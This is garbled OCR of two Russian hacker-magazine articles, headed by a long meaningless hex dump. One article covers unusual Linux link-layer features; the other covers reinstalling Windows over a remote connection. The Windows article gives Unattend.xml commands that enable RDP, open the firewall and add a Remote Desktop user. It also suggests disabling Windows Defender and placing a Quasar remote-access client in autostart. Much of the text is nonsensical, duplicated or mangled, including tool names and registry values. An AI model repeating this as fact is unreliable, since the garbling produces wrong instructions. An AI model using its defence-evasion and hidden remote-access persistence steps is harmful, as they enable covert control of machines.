00:0852    E4,00
00:0854    E4,00
00:0856    E4,00
00:0858    E4,00
00:085A    E4,00
00:085C    E4,00
00:085E    E4,00
00:0860    E4,00
00:0862    E4,00
00:0864    E4,00
00:0866    E4,00
00:0868    E4,00
00:086A    E4,00
00:086C    E4,00
00:086E    E4,00
00:0870    E4,00
00:0872    E4,00
00:0874    E4,00
00:0876    E4,00
00:0878    E4,00
00:087A    E4,00
00:087C    E4,00
00:087E    E4,00
00:0880    E4,00
00:0882    E4,00
00:0884    E4,00
00:0886    E4,00
00:0888    E4,00
00:088A    E4,00
00:088C    E4,00
00:088E    E4,00
00:0890    E4,00
00:0892    E4,00
00:0894    E4,00
00:0896    E4,00
00:0898    E4,00
00:089A    E4,00
00:089C    E4,00
00:089E    E4,00
00:08A0    E4,00
00:08A2    E4,00
00:08A4    E4,00
00:08A6    E4,00
00:08A8    E4,00
00:08AA    E4,00
00:08AC    E4,00
00:08AE    E4,00
00:08B0    E4,00
00:08B2    E4,00
00:08B4    E4,00
00:08B6    E4,00
00:08B8    E4,00
00:08BA    E4,00
00:08BC    E4,00
00:08BE    E4,00
00:08C0    E4,00
00:08C2    E4,00
00:08C4    E4,00
00:08C6    E4,00
00:08C8    E4,00
00:08CA    E4,00
00:08CC    E4,00
00:08CE    E4,00
00:08D0    E4,00
00:08D2    E4,00
00:08D4    E4,00
00:08D6    E4,00
00:08D8    E4,00
00:08DA    E4,00
00:08DC    E4,00
00:08DE    E4,00
00:08E0    E4,00
00:08E2    E4,00
00:08E4    E4,00
00:08E6    E4,00
00:08E8    E4,00
00:08EA    E4,00
00:08EC    E4,00
00:08EE    E4,00
00:08F0    E4,00
00:08F2    E4,00
00:08F4    E4,00
00:08F6    E4,00
00:08F8    E4,00
00:08FA    E4,00
00:08FC    E4,00
00:08FE    E4,00
00:0900    E4,00
00:0902    E4,00
00:0904    E4,00
00:0906    E4,00
00:0908    E4,00
00:090A    E4,00
00:090C    E4,00
00:090E    E4,00
00:0910    E4,00
00:0912    E4,00
00:0914    E4,00
00:0916    E4,00
00:0918    E4,00
00:091A    E4,00
00:091C    E4,00
00:091E    E4,00
00:0920    E4,00
00:0922    E4,00
00:0924    E4,00
00:0926    E4,00
00:0928    E4,00
00:092A    E4,00
00:092C    E4,00
00:092E    E4,00
00:0930    E4,00
00:0932    E4,00
00:0934    E4,00
00:0936    E4,00
00:0938    E4,00
00:093A    E4,00
00:093C    E4,00
00:093E    E4,00
00:0940    E4,00
00:0942    E4,00
00:0944    E4,00
00:0946    E4,00
00:0948    E4,00
00:094A    E4,00
00:094C    E4,00
00:094E    E4,00
00:0950    E4,00
00:0952    E4,00
00:0954    E4,00
00:0956    E4,00
00:0958    E4,00
00:095A    E4,00
00:095C    E4,00
00:095E    E4,00
00:0960    E4,00
00:0962    E4,00
00:0964    E4,00
00:0966    E4,00
00:0968    E4,00
00:096A    E4,00
00:096C    E4,00
00:096E    E4,00
00:0970    E4,00
00:0972    E4,00
00:0974    E4,00
00:0976    E4,00
00:0978    E4,00
00:097A    E4,00
00:097C    E4,00
00:097E    E4,00
00:0980    E4,00
00:0982    E4,00
00:0984    E4,00
00:0986    E4,00
00:0988    E4,00
00:098A    E4,00
00:098C    E4,00
00:098E    E4,00
00:0990    E4,00
00:0992    E4,00
00:0994    E4,00
00:0996    E4,00
00:0998    E4,00
00:099A    E4,00
00:099C    E4,00
00:099E    E4,00
00:09A0    E4,00
00:09A2    E4,00
00:09A4    E4,00
00:09A6    E4,00
00:09A8    E4,00
00:09AA    E4,00
00:09AC    E4,00
00:09AE    E4,00
00:09B0    E4,00
00:09B2    E4,00
00:09B4    E4,00
00:09B6    E4,00
00:09B8    E4,00
00:09BA    E4,00
00:09BC    E4,00
00:09BE    E4,00
00:09C0    E4,00
00:09C2    E4,00
00:09C4    E4,00
00:09C6    E4,00
00:09C8    E4,00
00:09CA    E4,00
00:09CC    E4,00
00:09CE    E4,00
00:09D0    E4,00
00:09D2    E4,00
00:09D4    E4,00
00:09D6    E4,00
00:09D8    E4,00
00:09DA    E4,00
00:09DC    E4,00
00:09DE    E4,00
00:09E0    E4,00
00:09E2    E4,00
00:09E4    E4,00
00:09E6    E4,00
00:09E8    E4,00
00:09EA    E4,00
00:09EC    E4,00
00:09EE    E4,00
00:09F0    E4,00
00:09F2    E4,00
00:09F4    E4,00
00:09F6    E4,00
00:09F8    E4,00
00:09FA    E4,00
00:09FC    E4,00
00:09FE    E4,00
00:0A00    E4,00
00:0A02    E4,00
00:0A04    E4,00
00:0A06    E4,00
00:0A08    E4,00
00:0A0A    E4,00
00:0A0C    E4,00
00:0A0E    E4,00
00:0A10    E4,00
00:0A12    E4,00
00:0A14    E4,00
00:0A16    E4,00
00:0A18    E4,00
00:0A1A    E4,00
00:0A1C    E4,00
00:0A1E    E4,00
00:0A20    E4,00
00:0A22    E4,00
00:0A24    E4,00
00:0A26    E4,00
00:0A28    E4,00
00:0A2A    E4,00
00:0A2C    E4,00
00:0A2E    E4,00
00:0A30    E4,00
00:0A32    E4,00
00:0A34    E4,00
00:0A36    E4,00
00:0A38    E4,00
00:0A3A    E4,00
00:0A3C    E4,00
00:0A3E    E4,00
00:0A40    E4,00
00:0A42    E4,00
00:0A44    E4,00
00:0A46    E4,00
00:0A48    E4,00
00:0A4A    E4,00
00:0A4C    E4,00
00:0A4E    E4,00
00:0A50    E4,00
00:0A52    E4,00
00:0A54    E4,00
00:0A56    E4,00
00:0A58    E4,00
00:0A5A    E4,00
00:0A5C    E4,00
00:0A5E    E4,00
00:0A60    E4,00
00:0A62    E4,00
00:0A64    E4,00
00:0A66    E4,00
00:0A68    E4,00
00:0A6A    E4,00
00:0A6C    E4,00
00:0A6E    E4,00
00:0A70    E4,00
00:0A72    E4,00
00:0A74    E4,00
00:0A76    E4,00
00:0A78    E4,00
00:0A7A    E4,00
00:0A7C    E4,00
00:0A7E    E4,00
00:0A80    E4,00
00:0A82    E4,00
00:0A84    E4,00
00:0A86    E4,00
00:0A88    E4,00
00:0A8A    E4,00
00:0A8C    E4,00
00:0A8E    E4,00
00:0A90    E4,00
00:0A92    E4,00
00:0A94    E4,00
00:0A96    E4,00
00:0A98    E4,00
00:0A9A    E4,00
00:0A9C    E4,00
00:0A9E    E4,00
00:0AA0    E4,00
00:0AA2    E4,00
00:0AA4    E4,00
00:0AA6    E4,00
00:0AA8    E4,00
00:0AAA    E4,00
00:0AAC    E4,00
00:0AAE    E4,00
00:0AB0    E4,00
00:0AB2    E4,00
00:0AB4    E4,00
00:0AB6    E4,00
00:0AB8    E4,00
00:0ABA    E4,00
00:0ABC    E4,00
00:0ABE    E4,00
00:0AC0    E4,00
00:0AC2    E4,00
00:0AC4    E4,00
00:0AC6    E4,00
00:0AC8    E4,00
00:0ACA    E4,00
00:0ACC    E4,00
00:0ACE    E4,00
00:0AD0    E4,00
00:0AD2    E4,00
00:0AD4    E4,00
00:0AD6    E4,00
00:0AD8    E4,00
00:0ADA    E4,00
00:0ADC    E4,00
00:0ADE    E4,00
00:0AE0    E4,00
00:0AE2    E4,00
00:0AE4    E4,00
00:0AE6    E4,00
00:0AE8    E4,00
00:0AEA    E4,00
00:0AEC    E4,00
00:0AEE    E4,00
00:0AF0    E4,00
00:0AF2    E4,00
00:0AF4    E4,00
00:0AF6    E4,00
00:0AF8    E4,00
00:0AFA    E4,00
00:0AFC    E4,00
00:0AFE    E4,00
00:0B00    E4,00
00:0B02    E4,00
00:0B04    E4,00
00:0B06    E4,00
00:0B08    E4,00
00:0B0A    E4,00
00:0B0C    E4,00
00:0B0E    E4,00
00:0B10    E4,00
00:0B12    E4,00
00:0B14    E4,00
00:0B16    E4,00
00:0B18    E4,00
00:0B1A    E4,00
00:0B1C    E4,00
00:0B1E    E4,00
00:0B20    E4,00
00:0B22    E4,00
00:0B24    E4,00
00:0B26    E4,00
00:0B28    E4,00
00:0B2A    E4,00
00:0B2C    E4,00
00:0B2E    E4,00
00:0B30    E4,00
00:0B32    E4,00
00:0B34    E4,00
00:0B36    E4,00
00:0B38    E4,00
00:0B3A    E4,00
00:0B3C    E4,00
00:0B3E    E4,00
00:0B40    E4,00
00:0B42    E4,00
00:0B44    E4,00
00:0B46    E4,00
00:0B48    E4,00
00:0B4A    E4,00
00:0B4C    E4,00
00:0B4E    E4,00
00:0B50    E4,00
00:0B52    E4,00
00:0B54    E4,00
00:0B56    E4,00
00:0B58    E4,00
00:0B5A    E4,00
00:0B5C    E4,00
00:0B5E    E4,00
00:0B60    E4,00
00:0B62    E4,00
00:0B64    E4,00
00:0B66    E4,00
00:0B68    E4,00
00:0B6A    E4,00
00:0B6C    E4,00
00:0B6E    E4,00
00:0B70    E4,00
00:0B72    E4,00
00:0B74    E4,00
00:0B76    E4,00
00:0B78    E4,00
00:0B7A    E4,00
00:0B7C    E4,00
00:0B7E    E4,00
00:0B80    E4,00
00:0B82    E4,00
00:0B84    E4,00
00:0B86    E4,00
00:0B88    E4,00
00:0B8A    E4,00
00:0B8C    E4,00
00:0B8E    E4,00
00:0B90    E4,00
00:0B92    E4,00
00:0B94    E4,00
00:0B96    E4,00
00:0B98    E4,00
00:0B9A    E4,00
00:0B9C    E4,00
00:0B9E    E4,00
00:0BA0    E4,00
00:0BA2    E4,00
00:0BA4    E4,00
00:0BA6    E4,00
00:0BA8    E4,00
00:0BAA    E4,00
00:0BAC    E4,00
00:0BAE    E4,00
00:0BB0    E4,00
00:0BB2    E4,00
00:0BB4    E4,00
00:0BB6    E4,00
00:0BB8    E4,00
00:0BBA    E4,00
00:0BBC    E4,00
00:0BBE    E4,00
00:0BC0    E4,00
00:0BC2    E4,00
00:0BC4    E4,00
00:0BC6    E4,00
00:0BC8    E4,00
00:0BCA    E4,00
00:0BCC    E4,00
00:0BCE    E4,00
00:0BD0    E4,00
00:0BD2    E4,00
00:0BD4    E4,00
00:0BD6    E4,00
00:0BD8    E4,00
00:0BDA    E4,00
00:0BDC    E4,00
00:0BDE    E4,00
00:0BE0    E4,00
00:0BE2    E4,00
00:0BE4    E4,00
00:0BE
```

ЯДЕРНЫЕ ПРИКОЛЫ

ОСВАИВАЕМ НЕОБЫЧНЫЕ ФИЧИ КАНАЛЬНОГО УРОВНЯ В LINUX



Даниил Батурин
Кандидат наук в КДВ (https://vyos.io), «мамонид», функциональщик, иногда сетевой администратор
daniil@baturin.org

Ядро Linux — основа большинства программных маршрутизаторов и файрволов, и неудивительно — количество функций сетевого уровня в нем огромно. Тем не менее ряд полезных и необычных функций Linux для работы с канальным и физическим уровнями часто остаются в тени. Давай попробуем компенсировать этот пробел.

ИСПОЛЬЗУЕМ ETHTOOL

Сначала рассмотрим утилиту для общения с сетевыми картами на самых низких уровнях — ethtool.

С помощью команды `ip` можно просмотреть и поменять почти все, что касается сетевого стека ядра, но, если речь идет об аппаратной части самой карты, тут без ethtool не обойтись.

Например, все мы знаем, что MAC-адрес сетевой карты легко поменять.

```
$ ip link show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state
DOWN mode DEFAULT group default qlen 1000
    link/ether 00:08:a2:0a:52:cd brd ff:ff:ff:ff:ff:ff

$ sudo ip link set dev eth0 address 00:aa:bb:cc:dd:ee

$ ip link show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state
DOWN mode DEFAULT group default qlen 1000
    link/ether 00:aa:bb:cc:dd:ee brd ff:ff:ff:ff:ff:ff
```

С точки зрения ядра, у eth0 теперь новый адрес. Оригинальный адрес остался только в прошивке сетевой карты. В выводе `ip` его не найти, но `ethtool` способна заглянуть глубже.

```
$ ethtool --show-permaddr eth0
Permanent address: 00:08:a2:0a:52:cd
```

Многие сетевые карты поддерживают аппаратное ускорение некоторых функций, например вычисление контрольных сумм пакетов TCP и UDP. Просмотреть полный список функций и их состояние можно командой `ethtool --show-features <interface>`. Обычно все, что поддерживается, включено по умолчанию, но убедиться не будет лишним.

Если ты работаешь без физического доступа к оборудованию, наверняка тебе уже приходилось искать нужный порт. Традиционный метод — потушить порт (`sudo ip link set <interface> down`) и попросить напарника посмотреть, какой из портов погас. Но в ряде случаев найти физическое расположение порта можно без ущерба для трафика с помощью команды `ethtool --identify <interface>`. Она заставляет указанную карту моргать светодиодом, который отвечает за индикацию up/down. Увы, работает не со всеми моделями карт — помни, что бывает и ложноотрицательный результат.

«СКРЫТАЯ» ПРОВОДНАЯ СЕТЬ

ARP — фундаментальный протокол сетей Ethernet, без которого хосты не смогут автоматически найти другу друга и установить соответствие IP- и MAC-адресов. Но что, если ты специально хочешь сделать так, чтобы сторонний хост не смог подключиться к твоей сети?

Самое правильное решение этой задачи — протокол 802.1x, который обеспечивает настоящую аутентификацию клиентов. Другое, тоже вполне правильное решение — настроить политику доступа на коммутаторе по белому списку MAC-адресов.

Абсурдным и достаточно неожиданным для условного противника решением было бы отключить ARP. Как ни странно, в Linux это возможно: к примеру, отключить его для интерфейса eth0 можно командой `sudo ip link set eth0 arp off`.

Как же хосты найдут друг друга без ARP? В Linux добавить записи в таблицу ARP можно вручную: `ip neighbor add 10.0.0.1 lladdr aa:bb:cc:dd:ee:ff dev eth0`.

ПРОГРАММНЫЕ МОСТЫ В LINUX

В терминологии Ethernet «коммутатор» (switch) и «мост» (bridge) — это синонимы. Термин switch придумали, чтобы отличать многопортовые коммутаторы от первых двухпортовых мостов. Программные реализации коммутатора Ethernet по традиции называют мостами, независимо от числа портов.

Вот и в Linux программный коммутатор называется мостом. Производительность таких коммутаторов невысока — ни о каких десяти гигабитах речь не идет. Кроме того, встроенная функциональность ядра Linux для этой цели достаточно ограниченна по сравнению с новыми проектами вроде Open vSwitch. Тем не менее в ряде случаев на мосте может оказаться полезной.

Объединять два физических сетевых интерфейса в «тупой» мост имеет смысл только в качестве вынужденной меры, если на объекте нет свободных портов аппаратного коммутатора, но есть устройство с Linux и неиспользуемыми сетевыми картами. Осмысленно применять эту фичу стоит в других направлениях.

Во-первых, сетевой интерфейс не обязан быть физическим — это может быть и туннель. Некоторые приложения требуют общего широковещательного сегмента. Если тебе нужно обеспечить работу таких приложений в удаленной сети через интернет, ты можешь соединить свои сети туннелем, который способен инкапсулировать кадры Ethernet. О настройке таких туннелей в Linux я уже писал в статье «Неизвестные туннели Linux. Осваиваем новые способы строить виртуальные сети»: это GRE, L2TPv3 и VXLAN (а также OpenVPN в режиме TAP и WireGuard).

Второй важный момент — программный мост не обязан быть тупым. В отличие от большинства аппаратных коммутаторов, Linux может выступать в роли невидимого на сетевом уровне прозрачного файрвола.

Но для начала вспомним, как делаются мосты.

Возводим мосты

Вернее, не вспомним, а научимся это делать с помощью iproute2. Классическая утилита brctl уже давно объявлена устаревшей, вместе с ifconfig и прочими командами из net-tools, и дистрибутивы Linux начинают их удалять, так что лучше сразу действовать по-новому.

Для примера объединим интерфейсы eth0 и eth1 в мост br0.

```
$ sudo ip link add name br0 type bridge
$ sudo ip link set dev eth0 master br0
$ sudo ip link set dev eth1 master br0
```

Удалить интерфейс из моста можно было бы командой `ip link set dev eth0 nomaster`.

Что в iproute2 хорошо, так это унификация разных команд. Когда-то стандартным способом просмотреть информацию об интерфейсах моста была команда `brctl show`.

```
$ sudo brctl show br0
bridge name bridge id       STP enabled interfaces
br0         8000.0008a20a52cf    no          eth0
                                             eth1
```

В iproute2 на смену множеству особых случаев пришла общая концепция ведущего интерфейса (master) и ведомых (slave). Просмотреть все ведомые интерфейсы можно командой `ip link show master <interface>`. Эта команда будет работать и для моста, и для тракта LACP, и для всего прочего, что подразумевает отношения ведущий — ведомый. Единственный недостаток — формат вывода не заточен под конкретный тип интерфейса.

```
$ ip --brief link show master br0
eth0  UP  9a:a3:32:c1:06:8b  <BROADCAST,MULTICAST,UP,LOWER_UP>
eth2  UP  00:08:a2:0a:52:cf  <BROADCAST,MULTICAST,UP,LOWER_UP>
```

Делаем прозрачный файрвол

Прежде всего нужно убедиться, что твое ядро не собрано с `CONFIG_BRIDGE_NETFILTERon`. Затем — проверить, что установлены в единицу следующие опции sysctl: `net.bridge.bridge-nf-call-iptables`, `net.bridge.bridge-nf-call-ip6tables`, `net.bridge.bridge-nf-call-arptables`.

А теперь хорошая новость: больше ничего особенного делать не потребуется. Если в ядре есть нужный модуль и его работа не заблокирована опциями sysctl, то все правила xtables автоматически применяются не только к маршрутизируемому, но и к коммутируемому трафику. Для проверки можно заблокировать пользователям моста ICMP: `sudo iptables -I FORWARD -i br0 -p icmp -j DROP`.

ПОДМЕНЯЕМ МАС ПРОХОДЯЩЕМУ ТРАФИКУ

Пакет ebtables, который предоставляет файрвол канального уровня, сам по себе уже экзотика. С его помощью можно реализовать политику доступа клиентов к коммутатору, если ты вдруг решил сделать из машины с Linux полноценный управляемый коммутатор, несмотря на всю непрактичность этого. В остальных случаях фильтрация трафика на сетевом уровне решает все практические задачи.

Но однажды мне потребовалась совсем уж экзотическая функция и без того экзотического пакета. Как ни странно, ebtables поддерживает NAT канального уровня — трансляцию MAC-адресов источника и назначения.

Ситуация была следующая: мой коллега хотел отправить отзеркаливаемый трафик с порта коммутатора в локальный процесс для проведения некоторых тестов. Поскольку трафик приходил с чужим MAC, ядро никогда не стало бы его воспринимать как свой. Тут и пригодилась, казалось бы, абсурдная возможность.

```
$ sudo ebtables -t nat -I PREROUTING -i eth0 -j dnat --to-destination
 aa:bb:cc:dd:ee:ff --dnat-target ACCEPT
```

После этого оставалось только заменить IP локальным с помощью обычного NAT.

ЗАКЛЮЧЕНИЕ

Возможности Linux открывают большой простор для самых изощренных конфигураций на всех уровнях модели OSI. Если внимательно читать документацию, там, как правило, можно найти что-то на любой, даже самый необычный случай ⌘

КОЛ ДА ВИНДА НЕ ВИДНА

ПЕРЕУСТАНАВЛИВАЕМ WINDOWS ЧЕРЕЗ УДАЛЕННЫЙ ДОСТУП

xakep_ru
Добро пожаловать

Удалена — тренд этого года. Оказалось, что многие вещи можно не просто делать по сети, а буквально сидя в офисе. Думаю, переустановка ОС — достаточно стандартная задача, чтобы не выносить мозг лишнего человека на удаленку. И сегодня на примере Windows и пожара, как это делается.

Rashed
Сад Великой мести — не лучшее место для прогулок
twitter.com/rashed_sad

Как мы все не понаслышке знаем, хакеры часто что-нибудь ломают, а потом приносят кому-нибудь/организациям с обнаженным-на-тут-что-то-нахозе), а иногда просят кого-нибудь/организацию о помощи в восстановлении.

Так это было до лета 2020 года, когда внезапно наметившийся вирус всех разъединил, а сисадмины, в частности. Вирус разъединил, но не перешел в неуправляемые пожарищевые, у которых комп стоит от постоянного сидения дома реже полезных дел, чем у хакеров, чтобы не выносить мозг знакомым алтайцам за бубнеж пенного напитка, а сейчас пожары могут закончиться сгорфом или бетонным шкафом, так что сисадмины, которые сидят дома и могли все остальное) переехали на удаленку.

И если очистка, что-нибудь или как-то удается по сети, то переустановка ОС обычно проводится при физическом доступе. Сегодня я покажу способ сделать это без проблем полностью удаленно. Без инструкций тоже зовется, как видеть в загруженном окне и выбрать загрузку с флешки. Боксом осмысленный перевод (ты) сисюжет на твоем языке.

> **WARNING**
>
> **Описанные в статье методы могут привести к потере данных и нарушению целостности системы. Только применяйте их на свом страхе и риске. Подарки не могу отвергнуть, ответственности за любые последствия использования информации из данной статьи.**

ПОДГОТОВКА

Чтобы переустановить винду, нам потребуется собственно винда в виде ISO-образа, портативная версия Rufus и Bootos, удаленное подключение, плюс адаптер и прямые руки.

Если ты сисадмин и сидишь с каталога Microsoft, но в вместо этого зашел на известный русский торрент-трекер и скачал оттуда актуальную сборку Windows 10 2004 с выкрученным клавом:

Таблетку вшитую? А она есть?


Если совесть позволит, скачайте образ нормально прямо на компьютере клиента. Но можно несколько способов обойтись. Самый простой и наименее трудоемкий способ, вытащив из ISO-образа всего один файл — **install.wim/install.esd**, находящийся в папке **sources** в корне образа (при желании можно его сжать: torrent). Для установки, кроме него, нужно еще пару файлов. Может может иметь немного другие имена, но суть-то его с чем — разверз переменных за пятайте и занимает большую часть образа. Формулу WIM ESD — это просто рарная версия install.wim. Подробнее об этом безобразии рек-читаем в Хакере.

Я удаленкой рекомендовать особые проблемы не предъявляется — оно должно только подцепляться графану, то есть Telnet и ему подобное протокольное ПО поддержит. И почти все необходимые инструменты должны быть доступны прямо администратору. Хотя даже в 2020-году хакеры так и не научились пользовать графическим интерфейсом. В общем, что то этому поводу особо не вспомню.

Как ты понял, суть этого метода в том, что мы не выводим из установленной системы вплоть до перезагрузки в уже установленную новую. Это может быть существенным аргументом в случае переустановки системы на VPS, когда физическим прайсы и перезагружать попросту невозможно, а потом удаленка с установленной системой может и не загрузиться. Собственно, метод был придуман и реализован для переустановки винды на сервере, с чьим-то клиентом) был отрезан доступ.

За основу была взята программа WinToHeat. Ее задача — развернуть систему из сжатого ISO-образа. Сжатый образ в данном случае должен быть доступен прямо администратору. Хотя даже в 2020-году хакеры так и не научились пользовать графическим интерфейсом. В общем, что то этому поводу особо не вспомню.


Как ты понял, суть этого метода в том, что мы не выводим из установленной системы вплоть до перезагрузки в уже установленную новую. Это может быть существенным аргументом в случае переустановки системы на VPS, когда физическим прайсы и перезагружать попросту невозможно, а потом удаленка с установленной системой может и не загрузиться. Собственно, метод был придуман и реализован для переустановки винды на сервере, у чьего-то клиента) был отрезан доступ.



Главное окно программы WinNTSetup

При первом запуске тебе предложат скачать компоненты Windows ADK, без которых программа работать не будет. Они занимают свою немалую часть места, но, к сожалению, в комплекте с программой не поставляется. Просто имей это в виду.

Еще нам потребуется Bootos — крайне полезная программа для работы с загрузчиком, которая, среди прочего, подменяет реализованное BCD Microsoft EFI/BIOS-загрузчик. Нам оно пригодится, чтобы заставить загрузчик винды грузить нашу сжимусчатовскую систему вместо существующей.


BOOTO - [C:\Boot]
Boot Manager
Boot Menu
Boot Sector
Boot Sector (0x0000 0000 0000

КОГДА ВИНДА НЕ ВИДНА

ПЕРЕУСТАНАВЛИВАЕМ WINDOWS ЧЕРЕЗ УДАЛЕННЫЙ ДОСТУП

Сохранение доступа

Прежде чем ты нажмешь кнопку Setup, прошу вспомнить о необходимости сохранить удаленный доступ к машине. Делать это мы будем файлом скрипта на **Unattend.xml**. В нем, кроме настроек, хорошо появляется на экране при первом запуске: можно задать и изменить, которые был выставлен при установке. Этим же и воспользуемся: RDP-сервер включается в реестре, который можно редактировать с помощью командной строки. После выполнения команд из файла последует перезагрузка, так что сервер точно вновь читов.

И еще один момент, который стоит помнить: на реальном сервере обычно не сразу «белый» адрес, а «серый», адрес, получаемый по DHCP от внутреннего или не очень, шлюза/маршрутизатора, от которого настройки проброс порта на наш сервер. Если заблаговременно не была включена доступность всех портов на интернета, настройка RDP-порта может отличаться от стандартного (3389), то порт перенаправляется на другой, и соединяться с ним обычным, ведь нужный порт не пробросили. Так что перед переустановкой проверяй посмотреть, на какой порт назначен RDP и прописать его в **Unattend.xml**.

Что делать пользователям других средств удаленного доступа

Не сидим на — нуль бамбук. Тот же TeamViewer не позволяет автоматически установить клиент и войти в аккаунт в нем. AnyDesk генерирует новый идентификатор на новой системе, следовательно, он тоже бесполезен.

В качестве альтернативы можно использовать старый добрый Ultra VNC, благо он бесплатный и на новой системе (если отключить Windows Defender) никто ему мешать не будет. У Ultra, конечно, есть свой сервер, так что пользуешь на него адрес аккаунта Quasar и словить клиент от клиента будет не проблема.

Нужно собрать через аккаунт клиентской бинарник, который положить в автозагрузку новой системы. Сделать это можно тысячей и одним способом, так что выбирай удобный и делай. Затем, когда ждешь минутешку в старой ОС будут завершены, ты перезагрузишь компьютер, и будет загружена новая система. Вот в ней-то и нужно запустить наш скрипт, который и установит клиент Quasar в систему, после чего ты будет ещё раз перезгружена, а ты словишь клиент. Далее через регистрацию удаленного стола можно зеркальить и настройку сервера Terminal Services и Windows или можно установить более удобный AnyDesk или TeamViewer и продолжить через них.

Да, понимаю, это выглядит как костыль (которым, собственно, и является), но оно работает. Если у тебя есть способ получше — ты знаешь, где находится комментарий.

Unattend.xml

Вообще, файл **Unattend.xml** в создавал с помощью онлайнового сервиса Windows AIK. Но генерируемый им файл содержит много мусора, так что его я правил вручную.

Оригинальный Unattend.xml, генерируемый сервисом

Из всех проходов (а они задаются в компьютере вида `<settings pass="...">`) нас интересует только `specialize` и `oobeSystem`.

Именно они задают поведение программы первичной настройки системы и хранят ответы на вопросы, которые появляются при первом запуске. Кроме, удаленй строки с 13-й по 164-я, они нам не понадобятся. Комментарий в начале файла тоже вырезывай — полезной нагрузки он не несет, только раскидал доказ.

Напомню задачу: ответить на все вопросы при установке автоматически, создать пользователя и добавить его в группу администраторов и пользователей удаленного рабочего стола, отключить и настроить, RDP и открыть комп в перезагрузку.

Ответы на вопросы у нас уже есть — спасибо скрипту генерации файлов. Создание пользователя тоже есть, но оно почему-то не позволяет добавить его в группы, поэтому мы и воспользуемся для этого командной строкой, что тоже можно прописать в файл. Ну а перезагрузка выполнится автоматически после окончания обработки нашего файла.

Давай внимательно рассмотрим проход **oobeSystem**. Первым делом у нас идет автовход пользователя (подсистема **component/Autologon**). Дальше — отключение ненужных вопросов при установке (**OOBE**). После этого начинается самое вкусное — создание пользовательских аккаунтов, где прямым текстом указывается логин и пароль нового аккаунта, задается аккаунт владельца устройства, в ещё команда, которая должна быть выполнена при установке. Их-то мы и будем использовать.

По умолчанию, в системе отключена настройка типа отображения панели управления, настройка размера значков и отключение прогрузки пароля пользователям. Мы можем добавить и свои команды по образцу, но, чтобы не ты путался, я приведу ещё, который нужно вставить после последнего кодик комада.

```
<SynchronousCommand wcm:action="add">
    <Order>8</Order>
    <CommandLine>reg add "HKEY_LOCAL_MACHINE\System\
CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
PortNumber /t REG_DWORD /d 0x000003d /f</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Set RDP port</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>9</Order>
    <CommandLine>reg add "HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Enable RDP</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>10</Order>
    <CommandLine>netsh advfirewall firewall set rule group="remote
desktop" new enable=yes</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Enable RDP on firewall</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>11</Order>
    <CommandLine>net localgroup "Remote Desktop Users" xakep_ru /add
</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Allow login via RDP</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>12</Order>
    <CommandLine>shutdown -r -f -t 120</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Schedule a reboot</Description>
</SynchronousCommand>
```

В строке 2 мы видим параметр **Order**: он задает, какой по порядку выполнится команда. Номера не должны повторяться. Параметр **CommandLine** задает выполняемую команду. Остальное не особо важно.

В первой команде мы задаем порт RDP перед включением. Значение передается только в шестнадцатеричной форме, так что не забудь исправить это значение, если потребуется. По умолчанию в системе **0x000d3d** — 3389 в десятичном виде. Вторая команда включает RDP, разрешая подключение к заданному выше порту.


Третьей командой мы даем разрешаем подключаться к RDP на фаерволе, если ты по каким-то причинам не вырезал его из системы при установке.

Затем добавляем нашего нового пользователя (у меня **xakep_ru**) в группу пользователей удаленного рабочего стола и последней командой планируем перезагрузку через две минуты (120 секунд), если она не выполнится самостоятельно.


Важный момент: все нашарю добавляются, то есть для 32- и 64-разрядной Windows нужно прописать свой файл раздельно! Вносим изменения, не забудь продублировать их в разделе с другой разрядностью, чтобы потом не кидать что от стыда.

Установка

Теперь все, взяди галочку Unattend и устанавливайй! После запуска программа еще раз запросит подтверждение установки. Зачем? Ты случайно выбрал правильный файл и вообще ничего устанавливать не хочешь? Есть еще время отказаться...



Программа за работой



Готово!

Как видишь, процесс весьма быстрый. Осталось только настроить загрузчик.

Другой способ

Как я только рассказывал, можно не парить себе мозг с файлами ответов и командной строкой, если доступа виртуализация. Можно пробросить в виртуалку реальный диск, установить ОС на другой раздел и настроить не по своему вкусу прямо в виртуалке, что значительно удобнее. В равной мере это относится и к Linux-машинам загрузчику запишу. Жаль только что на VPS в подавляющом большинстве случаев виртуализации нет, так что описанный выше «полюсный» метод забывать рано.

Bootice

Если при запросе об обновлении загрузчиков куда ты ответил, что хочешь видеть в загрузчиком меню все установленные версии Windows, то сейчас будь особенно внимателен.

Открывай Bootice, переходи на вкладку BCD, выбирай BCD от current system, жми Easy mode и удаляй ненужные загрузочку запись. Осталась для вна выглядеть как-то похоже на скриншот.

Также желательно на системах с BIOS (MBR) проверить, чтобы в MBR был прописан нужный загрузчик. Для полной уверенности его можно прописать прямо в загрузчике Bootice. Делаем это по нажатию Process MBR в главном окне программы (не забудь выбрать нужный диск).

На этом этапе можно было бы спокойно перезагрузить и закончить статью, но, если ты использовал другое средство удаленного доступа, для себя все только начинается... Вторчик давай не будем о грустном.

ЖИЗНЬ ПОСЛЕ WINDOWS

